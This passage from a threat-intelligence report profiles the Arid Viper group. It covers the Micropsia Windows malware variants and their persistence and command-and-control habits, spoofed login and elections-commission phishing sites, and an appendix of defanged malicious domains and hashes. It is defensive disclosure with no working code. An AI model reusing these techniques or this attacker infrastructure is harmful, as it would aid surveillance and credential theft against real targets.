Over the time that we've been tracking Arid Viper, they have continually modified and updated their Windows malware arsenal, presumably as part of an ongoing cat and mouse game to avoid detection by anti-virus software. In 2017, Palo Alto Networks Unit 42 reported on two malware families: KasperAgent and Micropsia, and today we still see variants of Micropsia in use. Arid Viper has continued to develop new variants of the malware in multiple programming languages including Pascal, Delphi, Visual Studio C++, and even Python, as Unit 42 recently reported.

We track these variants with several names, depending on the language they're written in, that fall under the Micropsia malware family; Primewire (C++), fgref (C++), Sears (C++), Rahman (C++). PyMicropsia (Python), and Pierogi (Delphi/Free Pascal). While these variants are written in a variety of programming languages, they have similar capabilities, share a common high level code structure, and have, on occasion, used the same command and control infrastructure.

## 3.1. General Micropsia Behavior & Capability

Despite the wide range of Micropsia variants developed by the actor, there are some general similarities in terms of behavior and capabilities. Most samples are found to have a combination of the following features:

- Drop or contain decoy documents
- Allow an attacker to run arbitrary commands
- Allow an attacker to download and run arbitrary files
- Use Base64 to obfuscate command and control communications
- Achieve persistence via a shortcut LNK in the startup folder
- Take and upload screenshots
- Install a keylogger
- Extract and upload stored credentials
- Search for files of specific types and add them to RAR archives for exfiltration


## 3.2. Persistence

Most of the samples investigated attempt to establish persistence on the system.
They often do this by creating a shortcut to the malware in the `AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup` directory. The shortcut points to the malware's location on disk. Additionally, some of the samples had the capability to also establish persistence via the Windows registry (`Microsoft\Windows\CurrentVersion\Run`).
These persistence methods allow the samples to survive reboots.

## 3.3. Command and Control Communication

Despite the constant development and modification of the Microspsia malware, the data and format of the command and control communication remains similar. The initial C2 beacon generally consists of some combination of the following details about the victim environment:

- Computer Name
- Installed Antivirus software
- Operating system version
- Path to sample
- Sample name
- Version of the malware




The chart above helps to visualize our observation of Micropsia variant usage over the past couple years, based on the compile date of the sample. For some of the samples we were not able to get a useful compile date, and the PyMicropsia samples have the standard PyInstaller compile date, so for those samples we used the date first observed in the wild or the earliest submission date to VirusTotal as an estimate.

In mid-2018, we started seeing a new Micropsia variant written in C++ which we track as Primewire. This variant has similarities to Delphi samples published by Cisco in mid-2017 that were reportedly used to target Palestinians. Like other malware used by Arid Viper there are frequent references to popular culture, and in this case, Game of Throne themed strings were present. One area where Arid developers like to make regular changes to the code is in the C2 beacon formatting. Some Primewire samples utilize “multipart/form-data” for command and control check-ins, similar to earlier Micropsia samples, whereas other samples combine the C2 parameters into a single “application/x-www-form-urlencoded” POST body.

Around the same time in 2018 as Primewire was in use, another new variant that we call “Fgref” appeared, also written in C++ but with only a 70% code similarity to Primewire. We’ve identified a number of Fgref samples compiled from summer 2018 through fall 2019, with an additional sample surfacing in October 2020. Another very similar variant we call “Sears” appeared in late 2019 and used until early 2020. Sears implemented a slight change to the C2 format, but otherwise shared a 96% code similarity to Fgref.

An additional C++ Micropsia variant, which we track as “Rahman” appeared in mid-2020 and was used at least through the end of the year.  This variant has an approximately 90% code similarity to Fgref and Sears, so again it is only a minor revision of their previous malware with distinctive command and control traffic.

The most widely used variant we’ve seen was reported on by Cybereason in February 2020, which they called “Pierogi”. Many of the samples were written in Delphi, like the original Micropsia samples, and packed with the BobSoft Mini-Delphi packer, however, Pierogi variants were also seen that were compiled in Free Pascal. The earliest Pierogi samples we’ve found date back to the fall of 2019 (Delphi), with the Free Pascal versions appearing a few months later in the winter of the same year. Pierogi uses either “multipart/form-data'' or “application/x-www-form-urlencoded” data for check-ins depending on the sample, and “application/x-www-form-urlencoded” data for uploading screenshots (not all samples have this functionality) etc. Pierogi usage continues, with samples identified as recently as November 2020.

The python variant of Micropsia, named PyMicropsia by Unit 42, appears to have been in the wild for some time and was previously undetected by the security community. The earliest submission date to VirusTotal was in January of 2019, and the odd strings align with those found

in Fgref samples from that same timeframe, e.g. “Gal_Gadot”. The PyMicropsia samples are distinctive since they beacon with the standard python-requests user-agent.

We have also identified a variant we call Glasswire that appears to be written and compiled in Embarcadero Delphi, and the samples are often packed with BobSoft Mini-Delphi packer. This variant is very similar to Pierogi (which is normally compiled with the Free Pascal compiler), but many samples have the same C2 variable names and format as the C++ Rahman samples seen in mid-late 2020. Glasswire dates back to mid-2020 and has been seen as recently as March 2021. These samples have interesting Program Name compiler metadata including “ProxyHostDownload”, “extraWebServer”, “AZ5”, and “pyDownApp”.

## 4. Phishing & Credential Theft


Arid Viper has also utilized phishing emails and links to phishing web pages that spoof popular web services including Facebook and Yahoo email. These are unsophisticated sites that simply mirror content from the legitimate site, and rely on look-alike domain names such as fasebaook.com (Facebook), autlook.live (Outlook) and log-yoahao.co (Yahoo), which have the potential to be confused for the real site by non-native English speakers.

### 4.1. Central Elections Commission Impostor Site

In late November 2019, Arid Viper actors registered the domain enti5abat[.]pw (enti5abat translates to elections in Arabic) and created a website which mimics the Palestine Central Elections Commission (CEC), whose actual domain is elections[.]ps. The spoof site borrowed the general format and included the logo from the CEC and in some cases mirrored actual content from the real CEC website. The crucial difference with the spoofed side is that if a user clicks the social media links at the top, instead of opening up a new window to the CEC’s YouTube, Twitter or Facebook page as they do on the legitimate page, instead they are presented a fake login page for the respective service (Facebook, Yahoo, Google) to trick targets into submitting their credentials.

This was significant because Palestine has not had a Presidential election since 2005, although there were discussions about having elections in both 2014 and 2018 that eventually fell through. In the early fall of 2019, Mahmoud Abbas, President of the Palestinian National Authority, announced at the UN General Assembly that he intended to set a date in early 2020

for general elections to be held finally. After initially rejecting the terms Abbas had laid out for the elections, Hamas agreed to participate.  After further delays, the Palestinian Presidential elections are schedule to happen in May 2021, and so far we have not seen a similar attempt by Arid Viper to re-engage in this type of activity for the upcoming elections.



# Conclusion

Facebook's investigation found that the long running threat actor known as Arid Viper recently expanded their offensive toolkit to include iOS malware that we believe is being deployed in targeted attacks against pro-Fatah groups and individuals. As the technological sophistication of Arid Viper can be considered to be low to medium, this expansion in capability should signal to defenders that other low-tier adversaries may already possess, or can quickly develop, similar tooling.

Our hope is that by sharing insights into these attacks, the increased awareness will allow those directly impacted by these attacks to avoid device compromise, that security teams will have a better understanding of the possible attack vectors that can take place against their organization's mobile fleet and that these new signals will allow the larger security community to track this persistent threat actor.

# APPENDIX

## Indicators of Compromise

### I. Domains used by Arid Viper

### Google Sites Pages

These sites were found to contain the primary C2 address semi-obfuscated in their page title:

- sites.google[.]com/view/cake-maker/mandms
- sites.google[.]com/view/claudia-rose/get_page
- sites.google[.]com/view/brandon-clarkson/access_page
- sites.google[.]com/view/amber-stack/valid
- sites.google[.]com/view/john-hernandez/path_page
- sites.google[.]com/view/jasmine-king/new_page
- sites.google[.]com/view/geo-taro/stacks
- sites.google[.]com/view/charlok/adlov

### iOS Firebase Instance

- magicchat-1f275.firebaseio[.]com

### Android Firebase Instances

The following Firebase instances were used by Arid Viper malware to store chat threads from trojanized apps as well as exfiltrated information.

- dash-chat-c02b3.firebaseio[.]com
- dash-chat-c02b3.appspot[.]com
- hidden-chat-e58d7.firebaseio[.]com
- hidden-chat-e58d7.appspot[.]com
- calculator-1e016.firebaseio[.]com
- calculator-1e016.appspot[.]com
- samehnew-10a7c.firebaseio[.]com
- samehnew-10a7c.appspot[.]com
- play-store-51182.firebaseio[.]com
- play-store-51182.appspot[.]com
- stand-by-97c5c.firebaseio[.]com
- stand-by-97c5c.appspot[.]com
- es-last-telegram.firebaseio[.]com
- es-last-telegram.appspot[.]com

- winetalk-9ff2d.firebaseio[.]com
- winetalk-9ff2d.appspot[.]com
- moone-b9497.firebaseio[.]com
- moone-b9497.appspot[.]com
- nachat-152615.firebaseio[.]com
- nachat-152615.appspot[.]com
- chat-14bb1.firebaseio[.]com
- chat-14bb1.appspot[.]com

## Android C2 Domains

- kevin-good[.]top
- marty-colvard[.]top
- anna-sanchez[.]online
- robert-conley[.]space
- wendy-johnston[.]pw
- jennifer-marler[.]pw
- goerge-amper[.]website
- stacks-zadar[.]website
- joe-rumley[.]pw
- richardbeman[.]info
- vickeryduncan[.]site
- moggfelicio[.]info
- stevensmalley[.]pro
- kentporter[.]site
- chad-jessie[.]info
- lordblackwood[.]club
- julie-parker[.]top
- tim-jordan[.]info
- hannah-parsons[.]info

## Android Malware Hosting Sites

Below is a list of websites that were controlled by Arid Viper and used to promote and host their malware:

- social-store[.]online
- power-messenger[.]com
- dash-chat[.]site
- claytoniosep[.]live
- chat-update[.]live
- apps-store[.]online
- williedvazquez[.]club
- paulycongalton[.]pro
- goo-ply-download[.]com
- stand-by[.]site
- jayboyadams[.]club
- social-store[.]online
- fast-download[.]pro
- sandra-franklin[.]fun
- hidden-chat[.]online
- wannameet[.]co
- loyronald[.]site
- gp-market[.]com
- beauty-msg[.]com
- melissa-garcia[.]site
- apps-download[.]store
- smart-messenger[.]online
- mix-store[.]online
- products-office[.]online
- wine-talk[.]online
- day-on[.]site

- side-talk[.]com
- app-market[.]online
- telegrom[.]org
- vista-chat[.]com
- lets-msger[.]fun
- hookupdating[.]club
- hookupmsg[.]club
- fire-upload[.]host
- files-store[.]host
- heidi-minaya[.]host
- sha-talk[.]co
- whispers-talk[.]site
- pure-talk[.]site
- digital-apps[.]store
- amanda-hart[.]website

## Micropsia C2 domains

- marwapetersson[.]info
- norayowell[.]info
- ansonwhitmore[.]live
- nicoledotson[.]icu
- mikkelbourke[.]pro
- belcherjacky[.]info
- overingtonray[.]info
- scorerabbate[.]site
- irenewansley[.]icu
- judystevenson[.]info
- gallant-william[.]icu
- linda-callaghan[.]icu

## iOS Malware Hosting Sites

- zc.pgyer[.]com/5SRZ (third party site)
- zc.pgyer[.]com/avwvei (third party site)
- magic-store[.]online
- magic4smile[.]com
- magicsmile[.]fun
- magic-smile[.]fun
- magic-smile[.]co

## iOS Malware C2 Domains

- margarita-smith[.]host

## Credential Theft Domains

- fasibauik[.]co
- fasebcak[.]co
- fasebcck[.]com
- fasebcoki[.]com
- fasebcak[.]com
- fasbcaok[.]com
- fasebaak[.]com
- fasebaok[.]co
- fasebaook[.]com
- fasebaok[.]com
- log-yoahao[.]co
- log-yoheo[.]info

- fecolooklegon[.]000webhostapp[.]com
- faseback[.]com
- fcaibaak[.]com
- fasitoak[.]com
- iklood[.]co
- ikoad[.]co
- enti5abat[.]pw

## Suspicious / Uncategorized Domains

Domains that were down at the time of analysis but are believed to be a mix of credential phishing, C2s, and fake sites hosting Arid Android and Windows malware.

- vista-chat[.]com
- lets-msger[.]fun
- hookupdating[.]club
- fire-upload[.]host
- files-store[.]host
- hamas31[.]000webhostapp[.]com
- krasil-anthony[.]icu
- stikerscloud[.]com
- donnamfelton[.]club
- accounts-goog-le[.]com
- palpolice[.]icu
- moi-pna[.]pw
- shortesly[.]website
- putanything[.]com
- uri-ready[.]website
- url-redirect[.]website
- cathy-seliver[.]icu
- wab-wahtsapp[.]com
- networkmiddleast[.]net
- robertking[.]site
- jodiecarey[.]live
- stevenfloyd[.]icu
- melissa-gonzalez[.]com
- jeremy-tanner[.]live
- frowtisice[.]club
- ubanks[.]icu
- rythergannon[.]info
- isaac-rowland[.]space
- charmainellauzier[.]host
- amyacunningham[.]us
- lonakodas[.]club
- skelly-chester[.]icu
- alttaeb[.]info
- cynthiaecook[.]club
- alishatnixon[.]site
- randy-severs[.]info
- spartacuscrixus[.]club
- advanced-files[.]club
- leticialittle[.]pro
- bourneliam[.]info
- katesalinas[.]icu
- autlook[.]live
- darrell-ferris[.]site
- tommy-swope[.]site
- herman-poore[.]info
- kimberlycamp[.]club
- enough-hamas[.]000webhostapp[.]com
- hadfnews[.]000webhostapp[.]com
- vedioplayers2020[.]000webhostapp[.]com
- drivesuplouders[.]000webhostapp[.]com
- touch[.]ps

- gifts-store[.]net

## II. Malware Hashes

### iOS Hashes

| MD5 Hash | C2s | Hosted on |
|---|---|---|
| e567efd5c800c5b0c6eb5aa0bccc10e9 (Mach-O) | margarita-smith[.]host<br>magicchat-1f275.firebaseio[.]com | magic4smile[.]com |
| 4a3ba18ecc4b74d4321912882e175976 (Mach-O) | margarita-smith[.]host<br>magicchat-1f275.firebaseio[.]com | zc.pgyer[.]com |

### Android Hashes

Representative set of hashes:

**MD5 Hashes**

- a7a07b5c9d606fbc5480ebd5acd2cf1d
- 64034ca28c0844690f0a195534fff168
- 58333095cd9c36b7388901ce997baa0c
- 82254d20e63491be3dfcdc0ad9a9dc6b
- 250da45d3c509420836958547c8496ab
- 6b2970664cac51054906983f97bd5419
- c3a7779e3eee4885078e03601fb2648b
- dd8485d87d8998d47de4f5dfcc9213e1
- 8b48cec7cb30ff0f02b06c51aa15f24f
- 8b074a0c693d287fca74231d2d6d3a99

### Micropsia Hashes

Hashes for representative variants:

| MD5 Hash | Variant | Compiler |
|---|---|---|
| a913d9d9dfc7670df5f3a235b1398be8 | Micropsia | Delphi |
| 6e7b5c71f7ea462c47dc992090cd4d58 | Primewire | VS C++ |

| | | |
|---|---|---|
| 7ea20c7c999bbd59e9b90309c0afa972 | Fgref | VS C++ |
| 1507f7ecc5fe8ef4c90c853d64e1a9f9 | Sears | VS C++ |
| bbe4dddc09dcef160db0fd4c24c4f052 | Rahman | VS C++ |
| e8effd3ad2069ff8ff6344b85fc12dd6 | Pierogi | Free Pascal |
| ca1d9908f32ee5c0bdd9b4efec79108f | PyMicropsia | Python |
| 7833c0f413c1611f7281ac303bcef4b3 | Glasswire | Embarcadero Delphi |